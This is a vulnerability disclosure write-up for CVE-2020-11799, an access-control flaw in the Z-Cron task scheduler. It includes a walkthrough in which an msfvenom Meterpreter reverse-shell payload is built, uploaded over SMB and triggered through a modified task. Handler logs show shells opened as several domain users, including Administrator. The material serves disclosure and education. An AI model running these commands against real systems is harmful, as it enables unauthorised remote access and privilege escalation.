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14 Apr 2020

CVE-2020-11799 - Z-Cron Lack of Access Control

Website URL: <https://www.z-cron.com/>


Version: 5.6 Build 04

Description: Z-Cron is a task scheduling software that enables Administrators and Users to schedule tasks on a system. Exploit Details: Z-Cron tasks are shared globally throughout the system, enabling any user to open the software, modify a task (which is classified as Insecure Access Control), and have it executed. If the executable is stored in a publicly accessible location, all logged in users will have the task executed.

Video Demonstrating the Exploit: <https://youtu.be/hFFhCZ-4qSw>

Steps To Reproduce


- Create a scheduled task (In our instance, we're going to create the task as a privileged user)




- Ensure the task is being executed on some time of a schedule in the scheduler tab, for example, here we're going to create a task to execute every 5 minutes

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
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- Ensure the credentials of the user you want the task to run as are implemented



- Ensure the task is saved, run a demo and make sure the task executes successfully



Above is a screenshot of the task being executed as well as the log files.


Now we're going to begin the exploitation portion - An unprivileged user can modify the privileged users task

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```
[root@paris:~]# /opt/impacket/examples
--> #msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.191.131 LPORT=1337 -f exe -e x86/shikata_ga_nai > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Final size of exe file: 73802 bytes
[root@paris:~]# /opt/impacket/examples
--> #smbclient //192.168.191.140/
[!] [root@paris:~]# /opt/impacket/examples
--> #smbclient //192.168.191.140/king
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> put shell.exe
putting file shell.exe as \shell.exe (72065.2 kb/s) (average 72072.3 kb/s)
smb: \> SMBecho failed (NT_STATUS_CONNECTION_RESET). The connection is disconnected now
```

- Next we're going to put the payload in a publicly accessible location, and modify the task as a normal, different, unprivileged user:



- In the background we have exploit/multi/handler listening for the reverse shell to get executed on the 5 minute mark:

```
msf5 exploit(multi/handler) > show options
Module options (exploit/multi/handler):

Name      Current Setting  Required  Description
-----
EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     0.0.0.0          yes       The listen address (an interface may be specified)
LPORT     1337             yes       The listen port

Payload options (windows/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
-----
EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     0.0.0.0          yes       The listen address (an interface may be specified)
LPORT     1337             yes       The listen port

Exploit target:

Id  Name
--  ---
0   Wildcard Target

msf5 exploit(multi/handler) > run
[*] Started reverse TCP handler on 0.0.0.0:1337
```

- Watch out for all the incoming shells. For every user that has been logged into the box, you'll receive a shell:

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```
msf5 exploit(multi/autoroll) > run
[*] Started reverse TCP handler on 0.0.0.0:1337
[*] Sending stage (188291 bytes) to 192.168.191.140
[*] Meterpreter session 14 opened (192.168.191.131:1337 -> 192.168.191.140:57102) at 2020-04-14 03:14:58 -0400
[*] Sending stage (188291 bytes) to 192.168.191.140
[*] Meterpreter session 15 opened (192.168.191.131:1337 -> 192.168.191.140:57103) at 2020-04-14 03:14:59 -0400
[*] Sending stage (188291 bytes) to 192.168.191.140
[*] Meterpreter session 16 opened (192.168.191.131:1337 -> 192.168.191.140:57104) at 2020-04-14 03:14:59 -0400
[*] Sending stage (188291 bytes) to 192.168.191.140
[*] Meterpreter session 17 opened (192.168.191.131:1337 -> 192.168.191.140:57105) at 2020-04-14 03:14:59 -0400

meterpreter > background
[*] Backgrounding session 17...
msf5 exploit(multi/autoroll) > sessions

Active sessions
=====

```

Id	Name	Type	Information	Connection
14	meterpreter	x86/windows	KingOfTheDomain\mykull @ OFFLINE	192.168.191.131:1337 -> 192.168.191.140:57102 (192.168.191.140)
15	meterpreter	x86/windows	KingOfTheDomain\fed @ OFFLINE	192.168.191.131:1337 -> 192.168.191.140:57103 (192.168.191.140)
16	meterpreter	x86/windows	KingOfTheDomain\yvonne @ OFFLINE	192.168.191.131:1337 -> 192.168.191.140:57104 (192.168.191.140)
17	meterpreter	x86/windows	KingOfTheDomain\Administrator @ OFFLINE	192.168.191.131:1337 -> 192.168.191.140:57105 (192.168.191.140)

```
msf5 exploit(multi/autoroll) >
```

This should be a lesson about access control and how powerful it is when any user can modify something that a privileged user has created.

Credits:

Thank you to @OptionalCTF (<https://twitter.com/optionalctf>) for editing the video demonstrating the exploit and @OrieliOrieliOrieli (<https://twitter.com/OrieliOrieliOrieli>) for confirming my sanity throughout this long-long-long night.

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Comments

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